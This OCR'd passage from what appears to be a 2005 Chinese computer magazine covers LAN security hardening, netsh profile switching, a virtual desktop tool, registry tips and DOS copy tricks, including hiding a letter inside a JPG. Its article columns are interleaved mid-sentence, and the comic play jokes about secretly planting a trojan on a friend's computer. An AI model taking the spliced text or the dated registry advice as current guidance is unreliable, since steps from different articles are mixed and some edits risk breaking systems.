-game cstrike 指定运行游戏为CS
-port 27016 指定游戏连接端口为27016
+maxplayers 22 游戏最大人数22人(游戏只支持20人，多余两人为观众)
+map fy_iceworld 指定第一张地图为fy_iceworld
```

通过局域网还可以搭建许多游戏的战网服务器，如暗黑、CS等，甚至是私服，这个人多我们就不谈了，总之有了局域网游戏的乐趣就多多了，真是与人斗其乐无穷呀！



小凡制作的CS1.5服务器纪念版，可以到亿赛网下载

牙签：*不错不错，以后我就是老大了，我们不要告诉老农，让他一直做我们的免费服务器好了！*

老农(探头进门)：*你们说什么呢？*

众人　……

第七幕：六招保你局域网固若金汤

自从牙签等人私自在老农电脑上设CS服务器之后，老农机子大慢，得知后气愤异常，可是他那点安全意识根本不够用，电脑仍旧屡屡被人盗用。

老农：*你们好好就欺负我这个老实人，馒头，你一定要帮我把电脑加密好。*

汉堡包：*呵呵，就是这个家伙才有办法进入你的电脑，就是他为所欲为，你还找他，不给你安木马就不错了。*

牙签：*不可否认，网络和共享确实给我们带来了很大的便利，但是，与此同时，你也必须为此付出代价！*

老农：*少拽文了，你们再这样对我，我就把电脑卖掉！*

馒头：*好吧，兄弟一场，我就好好给你补一课。这课就叫"六招保你局域网固若金汤"，学会之后你自然就不怕别人盗用你的电脑了。*

馒头论道：

第一招：防范IPC$漏洞攻击

就算你不设任何共享，系统也会为了方便管理开放IPC$和各个磁盘的超管共享的，如果你防范不周，电脑高手总会有办法通过它潜入你的电脑，下面我们把它堵住。




图15

第一步：通过修改注册表来禁止建立空连接(IPC$)

依次单击"开始→运行"，键入"Regedit"并回车，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]，将restrictanonymous 项设置为"1"，即可禁止空用户连接(见图15)。

第二步：通过修改注册表来禁止管理共享C$、D$等磁盘。

继续在注册表中找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\aanmanserver\parameters]，

对于Windows 2000/2003服务器，添加键值"AutoShareServer"，类型为"REG_DWORD"，值为"0"。

对于Windows 2000/XP客户端，添加键值"AutoShareWks"，类型为"REG_DWORD"，值为"0"。

第三步：注册表修改后，重启计算机，这样就不怕了。

第二招：隐藏共享文件夹

默认情况下，所有的共享文件夹都会自动显示在其他计算机的"网上邻居"中。尽管可以采用设置共享口令、文件夹加密和设置用户访问权限(仅限Windows 2000/XP)的方式保护共享文件夹的安全，但是，都不如直接共享文件夹隐藏起来来得更加直接和干脆。当然，同时运用以上所有手段，将使共享文




图16

件夹更加安全。

其实，只需简单地在共享文件夹名后面添加一个“$”符号，即可将该共享文件夹在局域网中隐藏起来。例如，未隐藏的共享名为“download”，隐藏的共享名则应为“download$”（见图16）。

当在网络上欲访问该共享文件夹时，只需在Windows资源管理器的“地址栏”中键入“\\计算机名\共享文件夹$”或“\\计算机IP地址\共享文件夹$”即可。这样还可以方便我们兄弟Copy一下你的作业。

第三招：禁用不需要的端口

所有网络攻击都必须借助于端口才能完成，因此，开放的端口数量越少，计算机也就越安全。所以，除了实现服务所必须开放的端口外，关闭一切多余的端口。

第一步：在网络连接“属性”对话框中单击“高级”按钮，显示“高级TCP/IP设置”对话框。

第二步：选择“选项”选项卡，在“可选的设置”列表中选择“TCP/IP设置”，并单击“属性”按钮，显示图17所示“TCP/IP筛选”对话框。



图17

第三步：选中“启用TCP/IP筛选(所有适配器)”复选框，启用端口过滤功能。然后分别设置允许通过的TCP端口、UDP端口或者IP协议。

第四招：删除不需要的服务

Windows默认提供多种服务。事实上，提供的网络服务越多，漏洞也就越多，被攻击的可能性也就越大。因此，除了必须的服务外，应当禁用或删除其他所有不必要的服务，以最大限度地保障服务器的安全。

第一步：打开“管理工具→服务”窗口，右侧详细资料列表中显示Windows 2000提供的所有服务。凡是状态栏中标记为“已启动”的服务，目前正在提供服务。

第二步：查找并选中欲停止的服务，右击鼠标并在显示的快捷菜单中单击“停止”，即可停止该服务。若欲禁止该服务随系统启动，可在快捷菜单中选择“属性”，显示服务“属性”对话框。

第三步：在“启动类型”下拉列表中选择“禁用”或“手动”，禁止提供该服务，或者在需要时手动启用该服务。

至于哪些需要禁用我以后慢慢跟你说，

第五招：启用Windows防火墙

防火墙有助于提高计算机的安全性。Windows防火墙将限制从其他计算机发送到计算机上的信息，这使我们可以更好地控制计算机上的数据，并针对那些未经邀请而尝试连接到计算机的用户或程序(包括病毒和蠕虫)提供了一条防御线。可以将防火墙视为一道屏障，它检查来自Internet或网络的信息，然后根据防火墙设置，拒绝信息或允许信息到达我们的计算机。

在Microsoft Windows XP SP2中，Windows防火墙在默认情况下处于打开状态。虽然也可以安装和运行你选择的任何防火墙，但是，Windows防火墙设置和使用更为简洁。需要注意的是，如果选择安装和运行另一个防火墙，就必须关闭Windows防火墙，否则，将导致通信故障。




图18

在网络连接“属性”对话框“高级”选项卡中，单击Windows防火墙“设置”按钮，显示Windows防火墙对话框。选择“启用”选项，即可启用Windows防火墙(见图18)。

若欲允许某些应用程序与外部网络进行通讯，可以直接在“例外”选项卡选择，或者添加应用程序，以及该服务所使用的端口(见图19)。



图19

第六招：及时升级补丁

任何一款软件都可能存在漏洞，Windows操作系统也是一样。Windows本身存在许多严重的系统安全漏洞，而许多蠕虫病毒和网络攻击都是借助这些漏洞得逞的，因此，必须经常执行Windows Update，及时升级系统安全补丁，有效防止病毒入侵、提高系统的安全性(见图20)。



图20

老农：对嘛，这才是兄弟，跟你们说，有隐私才是真正的幸福。什么可以分享什么要收藏起来，一定要让自己来掌管。

众人私语：馒头果然留一手，种的木马硬是没有跟老农说，真奸诈！

尾声

老农：这么快就完了？我才说几句台词！

汉堡包：你那点电脑水平能出现在CFan杂志上就不错了。

馒头：大家有问题来找我就对了，没有什么解决不了的。

牙签：这么嚣张，今晚CS还想不想活了！

老农：唉，今儿个就到这吧，说是我们的局域网幸福生活，都让你们 幸福了，我买了个电脑整个是给你们买了个服务器，下次也让我显示一下我的道行！

众人：啥道行？

老农：嘿嘿，且听我下回分解……

众人倒。(本剧完) CF[ZT01]



笔记本　就要随需应变

★★

■咖喱软糖　BCD

任务编号：200506

任务内容

很多本本一族都遇到过这样的情况：当来往于办公室和家中（或其他切换网络设置的场合）时，网络环境都不尽相同，于是不断切换网络设置成了令人头痛的问题。我们这次的目标就是跳过烦琐的设置过程，让笔记本能够随需应变。

装备： Windows 2000/XP

任务难度系数： 2/5

挑战者： 咖　软糖　BCD

新任务（300元）

在　览网页时，经常需要保存网页，为了方便，大家都喜欢保存为单一文件的MHT格式，我们这次要做的就是将IE保存网页时的默认保存格式设为MHT。

办公室网络环境：局域网

网关:192.168.0.1　　**IP**:192.168.0.145

家中网络环境:ADSL＋路由共享

（与邻居共享一条ADSL线路上网）

网关:192.168.1.1　　**IP**:192.168.1.2

网上谬误≠解决之道

求助于Google，广大网友已经习惯于在遇到问题时这样处理。可是Google并不是万能的，在出现问题时除了搜索之外，往往还需要独立思考。比如在网上搜索关于这个问题的解决方法时，我们就找到了一种广为流传的谬误版密技。网上说在注册表中修改[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services]分支下关于网卡的键值就能解决这一问题，相信很多朋友已经想到了可以通过导出注册表分支并按需导入的方法（见图1），但经我们测试后发现，修改注册表相关键值后需要重新启动才能使新的网络设置生效，并不能“随需应变”。



图1

火速链接

如何导出注册表分支请参考本刊今年第4期中的《赤手空拳备份注册表》。

netsh命令＋批处理

第一步：在设置好单位的网络参数后，进入命令行模式（开始→运行→输入CMD回车），输入“netsh -c interface dump >c:\gongsi.txt”（不含引号）。

第二步：重新设置网络参数使其符合家中的“ADSL＋路由”的上网环境，完成后在命令行模式中输入“netsh -c interface dump >c:\jia.txt”（不含引号）（见图2）。




图2　将设置导出为文件

第三步：用“记事本”在桌面上新建一个批处理文件gongsi.bat，并在该文件中输入“netsh -f c:\gongsi.txt”保存。另外再新建一个jia.bat，输入“netsh -f c:\jia.txt”（均不含引号）并保存。

第四步：在公司时双击桌面上的gongsi.bat，而在家时则双击jia.bat即可。

小提示

在桌面上分别创建这两个BAT文件的快捷方式，右击快捷方式选择“属性”，在其中的“快捷方式”选项卡中的“快捷键”设置一个快捷键，这样就能一键切换网络设置了。

双IP双网关

第一步：点击“开始→设置→网络连接”，找到“本地连接”（如果安装了双网卡或采用了特殊的网络连接方式，请按实际情况进行选择），右击该连接选择“属性”。

第二步：在弹出的“本地连接属性”窗口的“常规”选项卡中找到“此连接使用下列项目”列表框，双击其中的“Internet协议（TCP/IP）”，在弹出的属性窗口中手工设置好办公室的IP、网关、DNS。其中“首选DNS服务器”设置为办公室的DNS，“备用DNS服务器”设置为家中的DNS（见图3）。

第三步：点击DNS设置下方的“高级”按钮，在弹出的“高级TCP/IP设置”窗口中选择“IP设置”选项卡，然后在其中的“IP地址”栏中点击“添加”按钮，将家中网络的IP和子网掩码添加进列表中（见图4）。接着在“默




图 3



图 4

认网关”栏中点击“添加”按钮，将家中的网关地址添加进列表中，最后点击“确定”完成设置。

小提示

使用“双IP双网关”的方法如果出现网络程序连接问题，请更换为“netsh命令+批处理”的方式。

终极解决之道:Net Profiles

第一步:从http://www.newhua.com/cfan/200506/netprofilessetup.exe下载免费的Net Profiles，安装后运行此程序。

第二步:在软件主界面中点击“Refresh List”按钮，找到目前正在使用的网卡，选中它后单击界面右侧“Profiles”栏中的“New Profile”按钮，新建一个配置方案(见图5)。

第三步:在弹出对话框中为该配置方案命名，如“公司网络”，接着选中该配置方案并在界面下方设置好“IP Address”(IP地址)、“Subnet Mask”(子网掩码)、“Default




图 5

Gateway”(默认网关)和“DNS”。如果公司的网络还需要设置IE的代理服务器才能上网 览，则可以单击“More Settings”下的“Internet Explorer”按钮，接着勾选“Use Proxy Settings”(使用代理设置)，在下面的“Server Address”输入代理服务器地址，在“Port”中输入端口号，而下面“Default Homepage”(默认主页)可设置IE的默认首页。完成后单击“OK”按钮返回主界面，最后单击“Save Profile”按钮保存配置。

第五步:按第三步中的方法创建一个家中网络环境的配置方案。接着依次选中两个配置方案并点击“Create Shortcut”按钮，分别为其创建快捷方式(见图6)。



图6 Net Profiles创建的快捷方式

第六步:要切换网络设置时，只要双击桌面上对应的Net Profiles快捷方式即可。

小提示

Net Profiles除上面介绍的功能外，还可以设置网络驱动器映射、默认打印机等，你可以根据需要进行设置。

任务紧急通告

本刊今年第2期中的挑战任务无人应战，奖金提升至400元！期待高手接招。

任务回顾：每到元旦、春节或是朋友的生日，总要给他们寄去电子贺卡，但事情一多，难免会忘，本期的任务就是，如何让电脑在指定时间自动发送贺卡给朋友。而你要做的就是事先统一设置好任务就行了，时间一到电脑便会自动发送设置好的贺卡。

CF [YY01]

1个DLL =虚拟桌面

★

■ 猫狸小五狼

如果当你面对19英寸屏幕仍觉得不够用，那你绝对应该试试虚拟桌面。怕麻烦、懒得安装，种种理由却又限制了我们使用虚拟桌面。你仍对繁琐的安装和设置感到头痛的话，就来试试这款只有1个DLL文件却功能异常强大的虚拟桌面——MSVDM。

轻松的下载与安装

第一步：从http://www.newhua.com/cfan/200506/msvdm.rar下载MSVDM，并解压至本地硬盘中，接着将解压目录中的msvdm.dll复制到%systemroot%\system32中。

第二步：点击"开始→运行"，在"运行"输入框中输入一行命令并回车：

regsvr32 msvdm.dll

如果弹出一个对话框"msvdm.dll中的DllRegisterServer成功"，则命令运行成功。

第三步：右击任务栏，选择菜单"工具栏→MSVDM"，这样MSVDM就方便地在你的任务栏出现了。

虚拟桌面初上手

当MSVDM出现在你的任务栏后，点击MSVDM工作区图标(即四个标有数字的小圆按钮，分别代表"工作区1"、"工作区2"……)。我们可以在工作区1处理文档、工作区2上网冲浪，只须简单地点击相应的工作区图标就可切换到该工作区并对其进行独立的窗口操作(见图1)。




图1

一览无余看桌面

也许你记不清某个窗口放在哪个工作区里了，如果要遍历所有工作区寻找则需要点击切换4次。我们可以使用"全局　览"功能：点击4个蓝色工作区图标左侧的绿色图标 ，屏幕就转换到了以分栏形式展示4个工作区的状态，此时找到所需的工作区点击之即可将其最大化以便进一步操作(见图2)。

> **小提示**
>
> 在使用"全局浏览"功能时，当前工作区会以渐变的方式逐渐缩小为整个桌面的1/4。这个动画效果虽然美观，但对于追求效率和最低资源占用的用户来说无疑是一种折磨，你可以这样关闭动画效果：右键单击MSVDM，在弹出菜单中取消"Use Animations"的勾选。




图2

工作区切换越快越好

如果单纯的鼠标点击并不能满足你快速切换工作区的需要，那么为每个工作区设置一个快捷键吧。

第一步：右键单击MSVDM，在弹出菜单中选择"Configure Shortcut Keys"。

第二步：在弹出的"MSVDM Settings"窗口中，默认已切换至"Shortcut Keys"选项卡，在其中即可为各个工作区(包括"全局　览")设置快捷键(见图3)。



图3

工作区也讲究"个性化"

既然已经将桌面分成了四个工作区，那么根据其不同的用途我们也应该为其设置一个合适的桌面。GG们大可以放心地将　女图片设为桌面背景，MM一来我们只须按一下快捷键切换到另一个工作区即可。

第一步：右键单击MSVDM，在弹出菜单中选择"Configure Desktop Images"。

回音壁

VBS也玩快速运行

期号/文章:2004年第22期《自建“运行”快捷方式》

读者 朱春林:这篇文章介绍了利用JS脚本来实现“运行”对话框的快捷方式，其实也可以利用VBS脚本来实现。打开“记事本”，输入下面的内容并保存为VBS文件(文件名任意，如保存为run.vbs):

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.SendKeys"^{ESC}r"
```

将其放置在能够随手点击的位置(如桌面)，以后只要双击这个文件就可以实现打开“运行”对话框了。

迁徙之路不再障碍重重

期号/文章:2004年第22期《Documents and Settings迁 之路》

读者 Lansend:22期介绍的转移Documents and Settings的方法给我们提供了一种新鲜的思路，但在操作过程中却发现其中替换注册表键值的步骤工作量太大，有没有更好的方法呢?

普通应用:扫除迁 障碍

Windows系统自带的“注册表编辑器”是大部分人修改注册表的必备工具。不过它的功能并不强大，也许是出于安全性考虑，连批量替换功能也没有提供。如果需要对某些有规律的数据进行批量替换时，就必须一个一个地进行修改，其工作强度可见一斑。比如在《Documents and Settings迁之路》这篇文章中就提到将注册表中所有的C:\ Documents and Settings替换为E:\Documents and Settings，如果手工操作这个过程肯定将十分漫长，而使用Registry Toolkit后，一切就变得很简单。

Registry Toolkit 小档案

u软件版本:3.5　　大小:738KB
u软件类型:共享软件　　适用平台:Windows 9x/2000/XP/2003
u下载地址:http://www.onlinedown.net/soft/6425.htm



图1



图2

第一步：打开Registry Toolkit，选择菜单“Registry→Search or Replace in Registry”，在“Search For”文本框中输入“C:\Documents and Settings”，在“Replace With”文本框输入“E:\Documents and Settings”，并勾选“Search/Replace In”栏中的“Data”、“Values”、“Keys”复选框(见图1)。接着在“Replace”选项卡中将“Replace Prompts”设置为“No Prompts”(见图2)。最后点击“Replace”按钮，程序将在注册表中完成字符串替换工作。

第二步:仍是使用Registry Toolkit，查找“%SystemDrive%\Documents and Settings”，替换为“D:\Documents and Settings”(方法同上步)。在修改注册表之后，立即重新启动计算机。机器重启之后，尝试修改C:\Documents and Settings的目录名称，如果系统不提示错误就证明已经使用了新路径的配置文件，可以安全删除C:\Documents and Settings目录。

上述方法适用于所有磁盘格式(包括FAT、FAT32、NTFS)，同时也可以对已经安装运行了一段时间的系统的Documents and Settings目录进行迁 ，而不仅仅局限于新装的系统。

扩展应用:玩转盘符互换

很多朋友都喜欢在C盘安装Windows 98，D盘安装Windows XP。随着Windows 98的进一步没落，终究逃不过被丢弃的命运。这样惟一留下来的Windows XP系统所在分区就驻扎于D盘了。你有没有想过不重装系统，就可以将C盘和D盘的盘符互换呢?将系统盘盘符更改为C，将更加符

第二步:在弹出的“MSVDM Settings”窗口中，默认已切换至“Desktop”选项卡.在左侧的预览区选择需要设置桌面背景的工作区，接着在右侧的“桌面背景”列表框中选择一幅合适的图片作为桌面即可(如果需要采用列表中没有的图片作为背景，可以点击“桌面背景”列表框下方的“ 览”按钮。

第三步:如果图片的大小与屏幕显示大小不太匹配，可以在下方的“位置”下拉列表中选择“Stretch”(拉伸)，最后点击“确定”按钮保存设置。

小编有话说:原本以为要实现虚拟桌面各个工作区的自定义背景一定会消耗很多系统资源并导致响应缓慢，可是经测试，使用MSVDM进行工作区切换时桌面背景的切换几乎是同步的，速度非常快。

小提示

在需要卸载MSVDM时，可以首先右键单击桌面下方任务栏中的MSVDM，在弹出菜单中选择“工具栏”，然后取消其下MSVDM的勾选。接着点击“开始→运行”，在“运行”输入框中输入以下命令并回车:

```
regsvr32 msvdm.dll /u
```

如果弹出一个对话框“msvdm.dll中的DllUnregisterServer成功”，则说明卸载完成。

CF [YY02]

让Windows支持Linux命令

★★

■手持AK的狸

很多朋友都对Linux、FreeBSD等基于命令行字符界面的操作系统抱有好奇，始终跃跃欲试却又不敢安装。虽然可以利用VM等虚拟机软件安装，但为了尝试一把黑客的感觉而劳师动众地安装VM、安装Linux，实在有些不甘心。有没有办法让Windows的命令行支持Linux命令呢(以下代码在Windows 2000/XP中测试通过)？

第一步：打开"记事本"，输入以下代码保存在c:\windows目录下(Windows 2000则保存到c:\winnt下，在注册表中的键值也需换成相应的路径)并将其命名为cmdlinux.cmd(为方便读者，我们已将该文件上传，可从http://www.newhua.com/cfan/200506/cmdlinux.rar下载)。

```
@cls
@echo off
@color 2
@prompt Win32CMD-Linux [$p] $b$t$b$_-bash-2.05b#
@doskey ls=dir $*
@doskey pwd=cd $*
@doskey mkdir=md $*
@doskey rmdir=rd $*
@doskey rm=del $*
@doskey mv=move $*
@doskey cp=copy $*
@doskey cat=type $*
@doskey clear=cls
@doskey uname=ver
@doskey id=whoami
@doskey w=quser
@cls
@echo on
```

第二步：打开"注册表编辑器"。找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor]，将窗口右侧的"AutoRun"的键值修改为"c:\windows\cmdlinux.cmd"(不含引号，Windows 2000则修改为"c:\winnt\cmdlinux.cmd")。

第三步：运行命令行窗口试试，在Windows下享受Linux的乐趣吧！

CF [YY04]

合我们的使用习惯。利用Registry Toolkit，可以轻松达到我们的目的。

注意：操作有风险，请谨慎使用。

第一步：参照上文，在"Search For"文本框中输入"D:\"，在"Replace With"文本框输入"C:\"，并勾选"Search/Replace In"栏中的"Data"、"Values"、"Keys"前的复选框，同时设置"Replace"选项卡中"Replace Prompts"为"No Prompts"。接着点击"Replace"按钮开始替换。

第二步：打开"注册表编辑器"，进入[HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices]分支。在值名"\DosDevices\C:"上右击，选择"重命名"，命名为"\DosDevices\Z:"(这里假设Z:原本不存在)，将"\DosDevices\D:"重命名为"\DosDevices\C:"，最后将"\DosDevices\Z:"改回"\DosDevices\D:"。

第三步：重新启动计算机，对桌面和开始菜单中的快捷方式指向的路径进行修正，以保证可以正确链接到文件。如果磁盘格式为NTFS，快捷方式不是根据盘符来定位的，所以无须修正就可以正常使用。

谁说只有XP才"有权"备份注册表

期号/文章：2005年第4期《赤手空拳备份注册表》

读者 鹦鹉：这篇文章仅提供了Windows XP下的注册表备份方法(reg命令在以前版本的Windows下是不存在的)，其实regedit.exe提供了命令行参数也可以进行备份，并且无论是Windows 98/2000/XP都能通用。

比如将[HKEY_CURRENT_USER]主键下的内容导出为abc.reg文件可使用以下命令：

```
regedit /e abc.reg "HKEY_CURRENT_USER"
```

而将abc.reg文件导入到注册表则可用这条命令：

```
regedit /s abc.reg
```

小提示

★命令中的参数"/e"代表export(导出)。

关于《光盘版游戏完美转换硬盘版》中工具下载的问题

有读者近日反映本刊今年第3期中《光盘版游戏完美转换硬盘版》中提到的工具RTA的下载地址失效，经测试后发现确实无法下载。我们调查后发现提供该工具下载的网站在2月10日对其下载区进行了更新，造成了链接的失效。现在我们已将该工具上传，并重新给出下载地址，对您造成的不便，我们深表歉意！新的下载地址为：http://www.newhua.com/cfan/200503/rta.zip。

CF [YY03]

■维克托电脑工作室　张宗闰

DOS快餐店(三)

今天　你COPY了吗

★★★

本文可以帮你学到

- 编写批处理备份文档
- copy和md命令的用法

餐前小点:在图片中隐藏情书

小菜红着脸跑来说:"维克托兄，我想给MM发送情书，又怕被别的MM偷看到，你教我个法子，情书如何不让别的MM看到?"维克托想了想说:"本店正好备有DOS餐前小点，你不妨先尝一尝吧……"

烹饪方法:随便找一个图片文件，本文采用C:\Pictures\s.jpg，情书假设为D:\Documents\b.txt，在命令行方式窗口输入命令:

copy /b C:\Pictures\s.jpg+D:\Documents\b.txt C:\Pictures\h.jpg

这样就得到了隐藏着情书的合并文件c:\picture\h.jpg。h.jpg文件大小正好等于s.jpg和b.txt的总大小。打开h.jpg，根本无法看出和s.jpg有什么不同。可以使用"记事本"、"写字板"等文本编辑器打开合并后的文件，就能查看隐藏在图片文件尾部的情书了。

> 小提示
>
> 文件合并时使用参数/b，要隐藏的文件必须放在"+"右侧。

本期配料:copy/md

适宜人群:没有DOS基础的初学者

学习目标:学会使用copy命令复制文件/使用md命令创建目录。

1.copy命令

copy命令就像一台复印机，将一个或多个文件按原样复制并保存到指定位置(目录)。另外，你还可以直接将输入设备(如:键盘)的输入复制到指定的文件。

目标1:将c:\test.txt文件复制到d:\目录下

copy c:\test.txt d:\

命令格式:copy 要复制的源文件(包括目录和文件名) 文件复制的目标目录[\文件名]

命令讲解:现在先从copy命令最简单的用法开始，将单个文件从一个目录按原样(包括文件名)复制到另一个目录，如果此操作成功，命令行窗口中会提示"已复制　1个文件"。在很多情况下，我们要为复制的文件副本赋予一个新的文件名，比如将c:\test.txt文件复制到d:\目录下并重命名为test2.txt:

copy c:\test.txt d:\test2.txt

问题随之出现了，如果要同时复制一个目录中指定的一组或所有文件，总不能复制一个文件就执行一次copy命令吧?我们的第2个目标就是批量复制目录中的文件。

目标2:将c:\movies目录中所有文件复制到d:\backup目录中

copy c:\movies d:\backup

命令格式:copy 要复制的源目录[*.指定文件扩展名] 要复制到的目标目录 [/y]

命令讲解:要复制整个目录的文件，则copy命令只要使用不包含文件名的源目录和目标目录。有时只想复制一个目录中指定文件扩展名的一组文件，比如将c:\movies目录中的RM文件复制到d:\backup目录中:

copy c:\movies*.rm d:\backup

在源目录后加上"*.rm"，就是指复制这个目录下的所有扩展名为RM的文件。当目标目录中已经存在了和源目录中即将复制的文件相同文件名的文件时，就会出现如"改写x:\xx吗?(Yes/No/All):"这样的提示，让你选择是覆盖、不覆盖还是全部覆盖时，又如何能不出现提示而直接全部覆盖呢?那就要用到可选参数/y(复制单个文件或批量复制时皆可使用)，比如在目标2的基础上实现重名文件无须确认直接覆盖:

copy c:\movies*.rm d:\backup /y

大家有没有听说过"文件合并器"?刚才的"餐前小点"就初步介绍了利用copy命令的合并功能，在目标3中我们将为你详细讲解。

> 小提示
>
> "*"称为"通配符"，如*.rm就代表所有扩展名为RM的文件，而a.*则代表所有文件主名为a而扩展名不限的文件，*.*就代表所有文件。"?"也是通配符的一种，但它只能代表一个字符，比如?.rm只能代表文件主名仅有一个字符的扩展名为RM的文件(如a.rm、b.rm等)，可以通过将"?"夹带在字符中间起到模糊逻辑的作用，比如a1.rm和a2.rm可以用a?.rm来代表。

目标3:将文本文件1.txt和2.txt合并为3.txt

copy /b c:\1.txt+c:\2.txt c:\3.txt

命令格式:copy /b 文件1+文件2+……文件N 合并后的文件名

命令讲解:使用"+"号将多个相同或不同格式的文件合并为一个文件，在第二个参数中指定合并后的文件名。利用copy命令的这个功能，你可以在文件中隐藏你的隐私

信息。

小提示

★在尾部隐藏了文本数据的图片文件，在使用其他软件进行编辑并保存后，隐藏的文本数据有可能会丢失。

★MP3文件在使用此方法连接后，就能实现连续播放。

★合并图片/歌曲这样的二进制文件必须使用/b参数(b代表Binary，二进制)，否则合并将会失败;另一个合并参数是/a(a代表ASCII，文本文件)，只能用于纯文本的合并。两参数不能同时使用，二进制方式可以合并文本和二进制文件，而文本方式则只能合并文本。

★当进行软盘复制时，可在命令中加入"/v"参数，例如：copy /v /b 1.txt + 2.txt 3.txt，这样可以减少因操作介质(如:软盘)的问题而导致的数据写入失败。

2.md命令

我们的硬盘就像一个大仓库，各种文件分门别类地存放在其中，其中有用的(比如应用程序文件)，也有看的(比如电影文件)，要把他们分类存放，我们就必须创建相应的小仓库(子目录)。md命令就像一支工程队，只要给他施工图(命令参数)，他就能为你建造用以存储各种物品(文件)的仓库(目录)。

目标1:在c:\下创建test目录

md c:\test

命令格式:md 要创建的目录

命令讲解:如果省略全路径而直接给出目录名，则在当前目录下创建新目录。当我们需要新建多级目录时，比如在c:\下新建test\cfan目录，结合本刊今年第4期中《DOS快餐店(一)》中介绍的CD命令，我们通常会这样做(假设当前目录为c:\):

```
md test
cd test
md cfan
```

这样的命令在目录层次较多的时候显得极为繁琐。其实，在Windows XP/2003中，md命令支持一次创建多级目录。

目标2:只用一条命令完成在c:\下创建test\cfan目录

md c:\test\cfan

命令格式:md [路径\]目录1\目录2\目录3\…

命令讲解:只需将要创建的目录以级联的方式作为md命令的参数，md就能直接创建多级目录。创建多级目录相对还算简单，可要是我们同时需要创建多个目录呢？在Windows XP/2003中，md命令支持一次创建多个目录。

目标3:在当前工作目录下同时创建a、b、c子目录:

md a b c

命令格式:md [路径\]目录1 [路径\]目录2 [路径\]目录3……

命令讲解:md命令后要创建的目录个数是不定的，每增加一个目录名都会多创建一个对应的目录。如果在当前工作目录创建子目录，则可省略路径而只给出需创建的目录名。如果在其他目录创建子目录(可以在多个不同的目录下创建)，则需给出全路径，如:md c:\a d:\b e:\c。

小提示

★同时创建多级目录和多个目录只适用于Windows XP/2003。

★可以将用法2和用法3混合使用，如:md c:\a\b\c d:\a\b\c。

小菜一碟:备份用户指定的任意格式的文档

适宜人群:有一定DOS基础的用户

菜谱说明:很多办公一族为了满足办公室与家中电脑的数据共享，都会采用些移动存储设备(如:移动硬盘、优盘等)。移动存储设备的可靠性一直不尽如人意，所以经常备份其中的数据是十分必要的。我们在备份时是选择繁琐的手工方式，还是会选择方便的一键备份？学习了上面的配料用法，就让我们动手试做一道小菜吧。

脚本任务:备份C:\myfolder目录下扩展名为DOC的Word文档到D:\myfolder\word目录

特别说明:"c:\myfolder"及"d:\myfolder\word"分别为备份源目录和目标目录，可根据自己的实际备份需要进行修改。

第一步:打开"记事本"，将下列内容保存为Backup.bat并放置在任意目录:

```
@echo off
if not exist d:\myfolder\nul md d:\myfolder
if not exist d:\myfolder\word\nul md d:\myfolder\word
cd c:\myfolder
cd d:\myfolder\word
copy /v /y c:*.doc d:
```

脚本讲解:关闭命令回显，检测是否存在目标目录，如果不存在则创建(由于Windows 98中的if语句无法检测目录是否存在，但支持空设备的检测，所以在"d:\myfolder"后加上"nul"空设备名，以保证脚本在Windows 98下也能正常运行)，改变源驱动器的当前目录为源目录c:\myfolder，改变目标驱动器的当前目录为目标目录d:\myfolder\word，复制源目录中文件扩展名为DOC的文档到目标目录。

火速链接

关于回显命令echo和改变当前目录命令cd可参考本刊今年第4期的《DOS快餐店(一)》。

第二步:在桌面上创建这个批处理文件的快捷方式，并为其设置一个快捷键，即可实现一键备份。

美味大菜:支持参数的备份各种格式文档

适宜人群:有更好DOS基础的用户

